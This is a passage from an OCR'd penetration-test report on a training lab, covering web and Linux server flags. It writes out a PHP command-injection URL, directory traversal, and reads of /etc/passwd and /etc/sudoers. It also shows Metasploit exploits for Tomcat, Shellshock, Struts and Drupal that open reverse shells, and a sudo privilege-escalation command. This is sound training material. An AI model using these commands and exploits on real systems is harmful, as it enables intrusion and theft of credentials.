Flag 12: We have found that the secondary input field of the Login.php page is vulnerable to brute force attacks. By leveraging an existing vulnerability from either Flag 10 or 11, which allowed us to access the /etc/passwd file, we pinpointed a user by the name 'melina'. The user's credentials lacked complexity as both the username and password were identical, being 'melina'. This simplicity highlights a security oversight that can be easily exploited, emphasizing the need for stronger password policies and protective mechanisms against brute force attempts.


Flag 13: A vulnerability residing within the souvenirs.php page leaves it vulnerable to a PHP injection. The concealed webpage was first discerned through the robots.txt file referenced in Flag 9. An attacker could exploit this vulnerability by manipulating the URL. Specifically, by navigating to http://192.168.13.35/souvenirs.php?message=""; system('cat /etc/passwd'), the system's underlying command is executed, fetching the contents of the /etc/passwd file. This exploitative method underscores the importance of robust input validation and sanitization to defend against malevolent PHP injections.






Flag 14: This testing reveals a vulnerability situated within the admin_legal_data.php page, specifically related to session management inadequacies. This page's linkage becomes evident upon the acquisition of Flag 12. To exploit this flaw and unearth the flag, an assailant must experiment with various session IDs within the URL, employing tools such as Burp Suite's Intruder. It's notable that session ID 87, when appended to the URL as http://192.168.13.35/admin_legal_data.php?admin=87, divulges the concealed flag. Such a vulnerability accentuates the pressing need for robust session management and security to guard against unauthorized data access.

Flag 15: The Disclaimer.php page was found to be vulnerable to directory traversal. An attacker can manipulate the URL to http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt. It's noteworthy that the resource identifier shifts from disclaimer_2.txt to the older disclaimer_1.txt. This vulnerability underscores the need for restricting unauthorized directory and file access within web applications.




DAY 2: Attacking Rekall's Linux Servers

Flag 1: By viewing the WHOIS information for totalrekall.xyz on Domain Dossier, the registrant street address contained the flag "h8s692hskasd Flag1". The open nature of WHOIS allowed intentionally leaking the flag. Redaction of sensitive WHOIS fields could prevent such unintended information disclosure.




Flag 2: By utilizing various OSINT techniques such as pinging, WHOIS lookups, DNS records, and traceroute on totalrekall.xyz, we discovered the IP address 3.33.130.190 associated with the domain. This revealed a weakness in obscuring the underlying infrastructure through domain registration privacy and proxy services. The public exposure of the IP address and other DNS/WHOIS records allowed mapping the domain to its hosting provider and server location. Proper utilization of domain privacy, proxies, and infrastructure segregation could have prevented this information leakage. The findings highlight a strong need for operational security practices when designing online assets.

Flag 3: Upon searching for totalrekall.xyz on crt.sh, we discovered a subdomain certificate, s7euwehd.totalrekall.xyz. This subdomain contained a flag in its name that got published via the CT logs on crt.sh. CT can unintentionally expose sensitive subdomains if certificate details are not reviewed. Domain owners should carefully audit any public CT logs their certificates get submitted to. Proper redaction of sensitive subdomains in public certificates can mitigate this risk.



Flag 4: An Nmap scan of the 192.168.13.0/24 network revealed 5 live hosts. This indicated a weakness in obscuring the network footprint through host isolation or filtering. The open visibility of


internal hosts allowed enumeration of assets. Proper network segmentation, access control rules, and scanning prevention could have prevented this information leakage.



Flag 5: An aggressive Nmap scan of the 192.168.13.0/24 network revealed a Drupal server running on host 192.168.13.13. This indicated insufficient filtering of banner grabs and version scans. The open exposure of specific software versions and banners on internal hosts can empower credential stuffing and vulnerability probing. Access control rules should be implemented to prevent deep scanning of services. Version banners could also be obscured or removed where possible. Proper host hardening and service fingerprinting protections could have prevented this information leakage.

```
TRACEROUTE
HOP RTT     ADDRESS
1   0.02 ms 192.168.13.12

Nmap scan report for 192.168.13.13
Host is up (0.000016s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-title: Home | Drupal CVE-2019-6340
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```

Flag 6: A Nessus vulnerability scan of 192.168.13.12 detected a critical Apache Struts vulnerability with ID 97610. This demonstrated insufficient filtering of vulnerability scanning activities. Allowing unrestricted external scanning enables attackers to map assets and probe for weaknesses. Implementing firewall rules to block scans from unauthorized sources could have prevented this information leakage. Additionally, keeping software patched and limiting internet exposure of vulnerable services reduces this risk.



Flag 7: During our penetration testing against IP address 192.168.13.10, we identified a critical vulnerability associated with Apache Tomcat, specifically the Remote Code Execution Vulnerability labeled as CVE-2017-12617. This vulnerability was exploited using the Metasploit Framework. We

employed the multi/http/tomcat_jsp_upload_bypass exploit module and set the RHOST option to point to the vulnerable machine. Once the exploit was successfully executed, we obtained a Meterpreter session. By entering the "SHELL" command, we gained command-line access to the compromised machine. A subsequent command, cat /root/.flag7.txt, was run to retrieve Flag 7, which was identified as "8ks6sbhss".

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run
[*] Started reverse TCP handler on 172.26.233.246:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.26.233.246:4444 → 192.168.13.10:38932 ) at 2023-08-14 14:17:44 -0400

ls -lah
total 136K
drwxr-sr-x 1 root staff 4.0K May  5  2016 .
drwxrwsr-x 1 root staff 4.0K May  5  2016 ..
-rw-r----- 1 root root   56K Mar 17  2016 LICENSE
-rw-r----- 1 root root  1.8K Mar 17  2016 NOTICE
-rw-r----- 1 root root  6.6K Mar 17  2016 RELEASE-NOTES
-rw-r----- 1 root root   16K Mar 17  2016 RUNNING.txt
drwxr-x--- 2 root root  4.0K May  5  2016 bin
drwx--S--- 1 root root  4.0K Aug  3 23:45 conf
drwxr-sr-x 3 root staff 4.0K May  5  2016 include
drwxr-x--- 2 root root  4.0K May  5  2016 lib
drwxr-x--- 1 root root  4.0K Aug 14 17:10 logs
drwxr-x--- 2 root root  4.0K May  5  2016 temp
drwxr-x--- 1 root root  4.0K Mar 17  2016 webapps
drwxr-x--- 1 root root  4.0K Aug  3 23:45 work
pwd
/usr/local/tomcat
cd /root
ls -lah
total 24K
drwx------ 1 root root 4.0K Feb  4  2022 .
drwxr-xr-x 1 root root 4.0K Aug  3 23:45 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root   10 Feb  4  2022 .flag7.txt
drwx------ 1 root root 4.0K May  5  2016 .gnupg
-rw-r--r-- 1 root root  140 Nov 19  2007 .profile
cat flag7.txt
cat .flag7.txt
8ks6sbhss
```

Flag 8: During our penetration testing activities targeting the Linux machine with IP address 192.168.13.11, we uncovered a vulnerability associated with the Shellshock vulnerability. Using the Metasploit Framework for our exploitation process, we selected the exploit/multi/http/apache_mod_cgi_bash_env_exec exploit module. For a successful attack, the configurations were set to target the URI /cgi-bin/shockme.cgi and the RHOST was pointed to 192.168.13.11. Upon achieving a successful shell on the target machine, the command cat /etc/sudoers was executed, which revealed Flag 8 with the value "9dnx5shdf5".

Flag 9: In continuation of our penetration testing on the Linux machine with IP address 192.168.13.11, we uncovered another vulnerability. By leveraging the access obtained from exploiting the Shellshock vulnerability (as described for Flag 8), we executed the command cat /etc/passwd on the compromised machine. This command revealed the user account details of the system. Among the revealed data, we were able to identify Flag 9, which was presented as "wudks8f7sd". It's noteworthy to mention that accessing the /etc/passwd file can provide an attacker with usernames, potentially aiding in further system compromise.

Flag 10: During our penetration test of the Linux machine at IP address 192.168.13.12, we identified a vulnerability related to the Struts framework, CVE-2017-5638. Initial insights were obtained from an earlier Nessus scan. To exploit this vulnerability, we conducted a search targeting Struts-related vulnerabilities. The multi/http/struts2_content_type_ognl exploit module was chosen for the attack. After setting the RHOSTS parameter to the target machine's IP address, the exploit was launched. It is worth noting that, occasionally, manual intervention was required to connect to a Meterpreter session by utilizing the sessions -i command followed by the session number. Once a stable Meterpreter session was established, we remotely obtained a specific file named "/root/flagisinThisfile.7z" from the target and transferred it to our Kali machine. To access the contents of the zipped file, we utilized the 7z x command. A subsequent cat command on the extracted file displayed Flag 10, which was found to be "wjasdufsdkg".

```
meterpreter > ls
Listing: /cve-2017-538
=======================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100644/rw-r--r--  22365155  fil   2022-02-08 09:17:59 -0500  cve-2017-538-example.jar
100755/rwxr-xr-x  78        fil   2022-02-08 09:17:32 -0500  entry-point.sh
040755/rwxr-xr-x  4096      dir   2023-08-03 19:45:12 -0400  exploit

meterpreter > ls -lah
Usage: ls [options] [glob/path]

Lists contents of directory or file info, searchable

OPTIONS:

    -h        Help banner
    -l        List in long format (default)
    -r        Reverse sort order
    -R        Recursively list subdirectories encountered
    -S <opt>  Search string on filename (as regular expression)
    -s        Sort by size
    -t        Sort by time
    -x        Show short file names

meterpreter > cd /root/
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:45 -0500  .m2
100644/rw-r--r--  194   fil   2022-02-08 09:17:32 -0500  flagisinThisfile.7z

meterpreter > 7z x flagisinThisfile.7z
[-] Unknown command: 7z
meterpreter > unzip flagisinThisfile.7z
[-] Unknown command: unzip
meterpreter > cat flagisinThisfile.7z
7z••'fV•%•!•••flag 10 is wjasdufsdkg
•3•ϵ•••ɔ6=•t•••#••▯▯•{•••<•H•vw{I••••W•
                                    F••Q••••••I••••••••••?•;•<•Ex|•••••
                                                                        •
                                                                          #]
                                                                            ••
n•]meterpreter >
```

Flag 11: During our penetration test on the machine with IP 192.168.13.13, we discerned a vulnerability related to the Drupal content management system, specifically tracked as CVE-2019-6340. This vulnerability is associated with insecure deserialization which can potentially lead to remote code execution. To exploit this flaw, we launched MSFconsole and proceeded with a targeted search for Drupal-specific vulnerabilities. From the available exploits, the unix/webapp/drupal_restws_unserialize module was identified as the optimal tool for our purposes. Once we configured the RHOSTS parameter to the target's IP, we ran the exploit. After successfully gaining a Meterpreter shell on the compromised machine, the getuid command was executed, which revealed username, "www-data" as flag 11.

```
msf6 > use unix/webapp/drupal_restws_unserialize
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST 172.22.48.12
LHOST ⇒ 172.22.48.12
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 192.168.13.13
RHOSTS ⇒ 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 172.22.48.12:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[!] The service is running, but could not be validated.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 1 opened (172.22.48.12:4444 → 192.168.13.13:48100 ) at 2023-08-14 17:29:00 -0400

meterpreter > getuid
Server username: www-data
meterpreter >
```


Flag 12: In our penetration testing activities on the machine at IP address 192.168.13.14, we identified CVE-2019-14287. This vulnerability is a peculiar flaw related to the sudo utility, wherein specific configurations, a user can exploit sudo permissions even if they are not granted root privileges. The initial entry point was deciphered from the WHOIS data obtained in Flag 1, indicating an SSH username: "Alice". We then attempted to SSH into the target server using the credentials alice@192.168.13.14 with the password also being "alice", which was a lucky guess, resulting in a successful connection.. After gaining access, we proceeded with privilege escalation by google search, running the command sudo -u#-1 cat /root/flag12.txt, we bypassed typical user restrictions and directly read the contents of the flag file, revealing the flag as "d7sdfksdf384", which we have labeled as Flag 12.

